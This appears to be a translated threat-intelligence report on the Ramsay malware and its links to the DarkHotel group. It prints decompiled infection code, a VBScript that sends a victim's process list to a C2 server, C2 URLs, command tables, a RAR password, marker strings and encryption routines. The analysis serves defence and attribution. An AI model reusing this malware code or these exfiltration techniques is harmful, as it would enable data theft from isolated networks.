


Figure 3-1 Flowchart of conjecture breakthrough

3.2 Break through the isolation network to realize code analysis

The means for the attacker to break through the isolation network is to infect the EXE files in the local non-system disk and the shared directory of the intranet (especially in the removable storage device) to form a new bait with the same structure as the 7Zip software bait, and then hope to attack The target is carried into the externally isolated network environment through the mobile storage device to be run.

```
if ( ReadFile(hFile, &Buffer, 0x32u, &NumberOfBytesRead, 0) )// 读取该EXE
{
  CloseHandle(hFile);
  v18 = kk_findPartPosition((int)&Buffer, 50, 0, PESig5_byte_429E1C, 0x1Bu, 0);
  if ( v18 )
  {
    kk_cryptData_2trnmg_sdb(L"[-] Already changed: %s", &pszPath);// 包含PESig5，则已被修改过
    if ( a2 )
      ++dword_429D9C;
    else
      ++dword_429DA0;
  }
  else                          // 没被修改过
  {
    v18 = kk_findPartPosition((int)&Buffer, 50, 0, PESig4_byte_429E00, 0x18u, 0);
    if ( v18 )
    {
      kk_cryptData_2trnmg_sdb(L"[+] Needed New Binding: %s", &pszPath);// 需要新捆绑
      lpAddress = kk_Readfile(&pszPath, (int)&FileSize_v9);
      if ( sub_403220(&pszPath, (int)lpAddress, FileSize_v9) )// 进行捆绑
      {
        kk_cryptData_2trnmg_sdb(L" > Success to Merge!");// 捆绑成功
        if ( a2 )
          ++*(_DWORD *)dword_429D94;
        else
          ++*(_DWORD *)dword_429D98;
      }
      else
      {
        kk_cryptData_2trnmg_sdb(L" > Fail to Merge!");// 捆绑失败
```

Figure 3-2 Normal EXE file infection process

The structure template of infection completion is shown in the figure below. The special sign “9J7uQTqgTxhqHaGUue5caaEr3KU” at the end of the file is to mark the completion and avoid repeated infection.




Figure 3-3 Structure template after infection

Communication method: Based on file transmission control instructions

The attacker chose to transfer data through office files to break through network isolation. We suspect that this may be based on the office habits of the attack target frequently carrying document files in and out of the isolated network.

The specific implementation of communication can be divided into the 2019 version and the 2020 version. Take the 2019 version as an example:

Incoming instructions and execution objects:

The attacker can infect the .doc and .docx documents in the victim's host outside the isolated network, and append instructions and data to the tail to form the structure in the figure below. Wait for the attack target to carry the infected machine that arrives in the isolated network, the additional data will be read and executed by the Ramsay component.




Figure 3-4 Instruction data additional structure

Based on the custom file transfer control instructions are as follows:

Table 3-1 Acceptable commands and functions

指令	功能
Rr*e#R79m3QNU3Sy	读取执行对象，向TEMP目录释放exe并运行。
CNDkS_&pgaU#7Yg9	读取执行对象，向%ALLUSERSPROFILE%\\Identities\\目录释放netmgr_%d.dll并加载。
2DWcdSqcv3?(XYqT	读取执行对象，运行CMD命令。

After the instruction is completed, the additional data is deleted and the infected file is restored.

Stealing data leaked:

This stage takes place in infected machines on the quarantine network. The steps are as follows:

Step 1: Search for local .doc and .docx documents, and ask them to be created or last accessed within 1 month.

Step 2: RAR encrypts and packs the folder where the stolen data is stored, the password is PleaseTakeOut!@#

Step 3: The RAR compressed package is subjected to another round of custom encryption.

Step 4: Append data to the end of the .doc or .docx document, including the Magic logo, native hardware GUID, and encrypted packaged data. Since the same document file may be infected multiple times, there may be multiple additional combinations at the end.




Figure 3-5 Additional structure of stolen data

Step 5 (guessing): Wait for the victim to carry the batch of data-attached documents into the isolation network and reach the host or shared directory that has been compromised by the attacker.

Step 6 (guessing): Based on the fixed Magic value, the attacker periodically searches for files in the compromised host or shared directory, finds the batch of documents, and extracts the GUID and secret data of the victim host attached to the tail to complete the exfiltration.

4 Analysis of sample association and organization attribution

4.1 Sample association

According to the metadata and exploit characteristics of the "afchunk.rtf" attack document contained in "accept.docx", another example of "afchunk.rtf" can be associated:

Figure 4-1 afchunk.rtf contained in "accept.docx"

Figure 4-2 The newly associated afchunk.rtf

The parent of the newly associated "afchunk.rtf" comes from the RAR compressed package "Technical Agreement.rar". The overall execution process is as follows:




Figure 4-3 Complete execution process of associated samples

"Googleofficechk.sct" first constructs the information of the current process list of the system into the following URL and returns it to C2:

http://find-image.com/img/image.php?K=F84hFhfeHUiFQE&test=Base64 encoded process list

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")

Set colProcess = objWMIService.ExecQuery ("Select * from Win32_Process")  获取当前进程列表

For Each objProcess in colProcess
    strList = strList + " " + objProcess.Name
Next

Set xmlHttp = CreateObject("MSXML2.ServerXMLHTTP")

xmlHttp.Open "POST", "http://find-image.com/img/image.php", False
xmlHttp.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
xmlHttp.send "K=F84hFhfeHUiFQE&test=" + Base64Encode(strList)        信息发送回C2
Set xmlHttp = Nothing
```

Figure 4-4 Get the process list and return to C2

Then release "svupdate32.exe" and "msrvc32.exe" to the system startup directory.

"Msrvc32.exe" is responsible for collecting system information, including the system version, architecture, region, language, and registrant, and constructs a URL to send this information back to C2:

http://win-api-essentials[.]com/package/v2.php?im=000C29A414B2&fg=u&inf=Base64 encoded system information

Re-construct the URL and download the file to the randomly named file in the "%LOCALAPPDATA%\Local\VirtualStore\" directory:

http://win-api-essentials[.]com/package/v2.php?im=000C29A414B2&fg=d

Alternate C2: http://service.email-126[.]net/box/open.php?se=000C29A414B2&fg=d

Finally, according to the instructions and file names contained in the C2 return data, the next operation is performed on the randomly named files:

Table 4-1 Acceptable commands and functions

指令	功能
tta	将随机命名的文件，重命名为给定的字符
ttx	将随机命名的文件，重命名为：给定的字符+.exe，休眠5秒后将其运行
ttt	将随机命名的文件，移动到临时目录下的给定字符作文件名的文件
ttw	将随机命名的文件，移动到“%LOCALAPPDATA%\Roaming\Microsoft\Word\STARTUP”目录下，文件名换为：给定的字符+.wll，以此实现在Word程序启动时将其调用运行
其他	将随机命名的文件，重命名为：给定的字符+.exe+其他

Related to the Samsay event and the DarkHotel historical Trojan:

After comparison, the "svupdate32.exe" component and the Trojan of this Ramsay event, as well as the DropBox-based Trojan program of the DarkHotel organization that was exposed by Tencent Yujian in January 2019: eea409bbefee23eb475e4161f06d529a, each of which has a unique code shared:

```
if ( v6 >= 0 )
{
  v85 = 0;
  v8 = (void ***)sub_401280(&v76, L"\\");
  LOBYTE(v102) = 5;
  v9 = *v8;
  if ( v9 )
    v10 = *v9;
  else
    v10 = 0;
  v75 = (int *)&v85;
  v74 = v10;
  v73 = ppv;
  v11 = (*(int (__stdcall **)(LPVOID, void *, int **))(*(_DWORD *)ppv + 28))(ppv, v10, &v85);
  LOBYTE(v102) = 0;
  v12 = v11;
  sub_401330(&v76);
  if ( v12 >= 0 )
  {
    v13 = (void ***)sub_401280(&v76, L"MSrvcSecureUpdate");
    LOBYTE(v102) = 6;

if ( v24 >= 0 )
{
  v25 = (_DWORD **)sub_401280(L"Trigger1");
  LOBYTE(v102) = 7;
  v26 = *v25;
  v27 = v26 ? *v26 : 0;
  v75 = (int *)v27;
  v74 = v87;
  (*(void (__stdcall **)(void *, int))(*(_DWORD *)v87 + 36))(v87, v27);
  LOBYTE(v102) = 0;
  sub_401330(&v76);
  v28 = (_DWORD *)sub_401280(L"2005-01-01T12:05:00");
  LOBYTE(v102) = 8;
  v29 = *v28 ? *(_DWORD *)*v28 : 0;
  v75 = (int *)v29;
  v74 = v87;
  v30 = (*(int (__stdcall **)(void *, int))(*(_DWORD *)v87 + 60))(v87, v29);
  LOBYTE(v102) = 0;
  v31 = v30;
  sub_401330(&v76);
  if ( v31 >= 0 )
  {
    v95 = 0;
    v75 = (int *)&v95;
    v74 = v87;
    v32 = (*(int (__stdcall **)(void *, void **))(*(_DWORD *)v87 + 40))(v87, &v95);
    v75 = (int *)v87;
    (*(void (__stdcall **)(void *))(*(_DWORD *)v87 + 8))(v87);
    if ( v32 >= 0 )
    {
      v33 = (_DWORD **)sub_401280(L"PT3M");
      LOBYTE(v102) = 9;
```

Figure 4-5 "svupdate32.exe" shared code

```
if ( v9 >= 0 )
{
  v105 = 0;
  v11 = (VARIANTARG ***)sub_401CA0(&v91, L"\\");
  LOBYTE(v113) = 5;
  v12 = *v11;
  if ( v12 )
    v13 = *v12;
  else
    v13 = 0;
  v79 = &v105;
  v78 = v13;
  v77 = (VARIANTARG *)v104;
  v14 = (*(int (__stdcall **)(int *, VARIANTARG *, VARIANTARG **))(*v104 + 28))(v104, v13, &v105);
  LOBYTE(v113) = 0;
  v15 = v14;
  sub_401D50(&v91);
  if ( v15 >= 0 )
  {
    v16 = (VARIANTARG ***)sub_401CA0(&v91, L"System");
    LOBYTE(v113) = 6;


if ( v27 >= 0 )
{
  v28 = sub_401CA0(&v91, L"Trigger1");
  LOBYTE(v113) = 7;
  v29 = (_DWORD *)*v28;
  v30 = (VARIANTARG *)(v29 ? *v29 : 0);
  v80 = v30;
  v79 = v103;
  (*(void (__stdcall **)(_DWORD *, VARIANTARG *, _DWORD *, int))(*v103 + 36))(
    v103,
    v30,
    v81,
    v82);
  LOBYTE(v113) = 0;
  sub_401D50(&v91);
  v31 = sub_401CA0(&v91, L"2005-01-01T12:05:00");
  LOBYTE(v113) = 8;
  v32 = *v31 ? *(_DWORD *)*v31 : 0;
  v82 = v32;
  v81 = v103;
  v33 = (*(int (__cdecl **)(_DWORD *, int))(*v103 + 60))(v103, v32);
  LOBYTE(v113) = 0;
  v34 = v33;
  sub_401D50(&v91);
  if ( v34 >= 0 )
  {
    v94 = 0;
    v80 = (VARIANTARG *)&v94;
    v79 = v103;
    v35 = (*(int (__stdcall **)(_DWORD *, _DWORD **))(*v103 + 40))(v103, &v94);
    v80 = (VARIANTARG *)v103;
    (*(void (__stdcall **)(_DWORD *))(*v103 + 8))(v103);
    if ( v35 >= 0 )
    {
      v36 = sub_401CA0(&v91, L"PT5M");
      LOBYTE(v113) = 9;
```

Figure 4-6 DarkHotel's historical Trojan based on Dropbox

```
if ( v83 >= 0 )
{
  v84 = 0;
  v7 = sub_403CE0((int *)&v62, "\\");
  v100 = 4;
  v8 = sub_403DA0((int)v7);
  v83 = (*(int (__stdcall **)(LPVOID, int, int *))(*(_DWORD *)ppv + 28))(ppv, v8, &v84);
  v100 = -1;
  sub_403D80(&v62);
  if ( v83 >= 0 )
  {
    v9 = sub_403CE0((int *)&v61, psz);    // "netwiz"
    v100 = 5;

if ( v83 >= 0 )
{
  v94 = 0;
  v83 = (**(int (__stdcall ***)(int, void *, int *))v85)(v85, &unk_430730, &v94);
  (*(void (__stdcall **)(int))(*(_DWORD *)v85 + 8))(v85);
  if ( v83 >= 0 )
  {
    v12 = sub_403CE0((int *)&v60, L"Trigger1");
    v100 = 6;
    v13 = sub_403DA0((int)v12);
    v83 = (*(int (__stdcall **)(int, int))(*(_DWORD *)v94 + 36))(v94, v13);
    v100 = -1;
    sub_403D80(&v60);
    v14 = sub_403CE0((int *)&v59, L"2005-01-01T12:05:00");
    v100 = 7;
    v15 = sub_403DA0((int)v14);
    v83 = (*(int (__stdcall **)(int, int))(*(_DWORD *)v94 + 60))(v94, v15);
    v100 = -1;
    sub_403D80(&v59);
    v83 = (*(int (__stdcall **)(int, signed int))(*(_DWORD *)v94 + 84))(v94, 1);
    if ( v83 >= 0 )
    {
      v88 = 0;
      v83 = (*(int (__stdcall **)(int, int *))(*(_DWORD *)v94 + 40))(v94, &v88);
      (*(void (__stdcall **)(int))(*(_DWORD *)v94 + 8))(v94);
      if ( v83 >= 0 )
      {
        v16 = sub_403CE0((int *)&v58, L"PT24H0M");
        v100 = 8;
        v17 = sub_403DA0((int)v16);
        v83 = (*(int (__stdcall **)(int, int))(*(_DWORD *)v88 + 40))(v88, v17);
        v100 = -1;
        sub_403D80(&v58);
        if ( v83 >= 0 )
        {
          v18 = sub_403CE0((int *)&v57, L"PT5M");
          v100 = 9;
```

Figure 4-7 netwiz.exe in Ramsay activity




Figure 4-8 Sharing among the three

4.2 Organizational association

After in-depth code comparison, we found many connections between Ramsay and Darkhotel:

Algorithm overlap

The custom encryption algorithm logic used by Ramsay before the data landed is the same as the algorithm that Chianxin previously disclosed [2] and used by the Darkhotel organization many times:

```
1  int __cdecl kk_cryptFunc(int a1, unsigned int a2)
2  {
3    int result; // eax
4    unsigned int i; // [esp+0h] [ebp-4h]
5
6    for ( i = 0; i < a2; ++i )
7    {
8      *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) ^ 0xFA) + 35;
9      result = i + 1;
10   }
11   return result;
12 }
```

Figure 4-9 Ramsay's sample algorithm

```
int __cdecl fun_Decryptstr0(int a1, unsigned int a2)
{
  int result; // eax@3
  unsigned int i; // [sp+0h] [bp-4h]@1

  for ( i = 0; i < a2; ++i )
  {
    *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) ^ 0xA4) - 52;
    result = i + 1;
  }
  return result;
}
```

Figure 4-10 The algorithm disclosed by Chianxin earlier

And the combination selection of the two algorithms, the second of which has only one more addition step than has been disclosed:

```
1 int __cdecl kk_cryptFunc(int a1, unsigned int a2, int a3)
2 {
3   int result; // eax
4   unsigned int i; // [esp+4h] [ebp-4h]
5
6   for ( i = 0; i < a2; ++i )
7   {
8     if ( a3 )
9       *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) ^ 0xFA) + 35;
10    else
11      *(_BYTE *)(i + a1) = (byte_1002BCE8[i % 0x400] ^ *(_BYTE *)(i + a1)) + 56;
12    result = i + 1;
13  }
14  return result;
15 }
```

Figure 4-11 Sample algorithm for this sample

```
unsigned int __cdecl fun_Decryptstr(int a1, unsigned int a2, int a3, unsigned int *a4)
{
  unsigned int i; // [sp+0h] [bp-4h]@1

  for ( i = 0; i < a2; ++i )
    *(_BYTE *)(i + a3) = byte_6A58A0B0[(signed int)i % 64] ^ *(_BYTE *)(i + a1);
  *a4 = a2;
  return a2;
}
```

Figure 4-12 The algorithm disclosed by Chianxin

2. Function and technology overlap:

There are many functions and technical overlaps between Ramsay and Darkhotel's historical Trojans, such as :

· Hijack the system's WSearch service to achieve persistence and obtain SYSTEM permissions.

· Use WinRAR to encrypt and package the stolen files.

· Create a window named "lua" to realize file stealing.

· The current system information is collected through a set of CMD commands. Most of this set of commands overlap and are in the same order.

3. Special logo heads overlap:

According to "bindsvc.exe" component used to locate the location of the data header：

```
if ( ::lpAddress )
{
  wsprintfA(PESig1_byte_429DAC, "%s%s", "4znZCTTa2J24", "E64GzUxaUnYg");// PE标志头1
  wsprintfA(PESig2_byte_429DC8, "%s%s", "2A2rRhArF6ak", "S9PaRZBwdrbn");// PE标志头2
  wsprintfA(PESig3_byte_429DE4, "%s%s", "pN64RaafaQfj", "WXjM3Ku3UkqP", v7);// PE标志头3
  wsprintfA(PESig4_byte_429E00, "%s%s", "9J7uQTqgTxhq", "HaGUue5caaEr");// PE标志头4
  wsprintfA(PESig5_byte_429E1C, "%s%s%s", "9J7uQTqgTxhq", "HaGUue5caaEr", "3KU");// PE标志头5
```

Figure 4-13 The logo head of the Ramsay Trojan

The sample from June 2019 can be correlated. At this time, these three marker heads are still used as the location of the positioning data:

```
else
{
  v25 = 0i64;
  Val = 0;
  v25 = (char *)sub_180002550(*(char **)&v17[4], *(int *)v17, "S9PaRZBwdrbn");
  if ( !v25 )
    return 0i64;
  Val = lstrlenA(&String + 1024 * (unsigned __int64)v7);
  memmove(v25 + 12, &Val, 2ui64);
  v27 = v25 + 14;
  memmove(v25 + 14, &String + 1024 * (unsigned __int64)v7, (unsigned int)Val);
  memset(&v25[Val + 14], 0, 1ui64);
  v25 = (char *)sub_180002550(*(char **)&v17[4], *(int *)v17, "2A2rRhArF6ak");
  if ( !v25 )
    return 0i64;
  Val = lstrlenA(::Src);
  memset(v25 + 12, Val, 1ui64);
  memmove(v25 + 13, ::Src, (unsigned int)Val);
  memset(&v25[Val + 13], 0, 1ui64);
  v25 = (char *)sub_180002550(*(char **)&v17[4], *(int *)v17, "9J7uQTqgTxhq");
  if ( !v25 )
    return 0i64;
  Val = 16;
  memset(v25 + 12, 16, 1ui64);
  memmove(v25 + 13, &Src, (unsigned int)Val);
  memset(&v25[Val + 13], 0, 1ui64);
  if ( *(_QWORD *)&v17[4] )
    sub_180005780(*(char **)&v17[4], *(unsigned int *)v17);
}
return 0i64;
```

Figure 4-14 The logo head of the Darkhotel special Trojan in the past

During the analysis of this Darkhotel event, it was observed that there are different special signs for different sample loads, which have the role of locating the data location. These residual signs have also appeared in the previous activities of Darkhotel. From the time axis, the activities of this event overlap with the previous activities. It can be seen that Darkhotel has the ability to rapidly iterate according to changes in the target environment, and timely The ability to update optimized load codes.

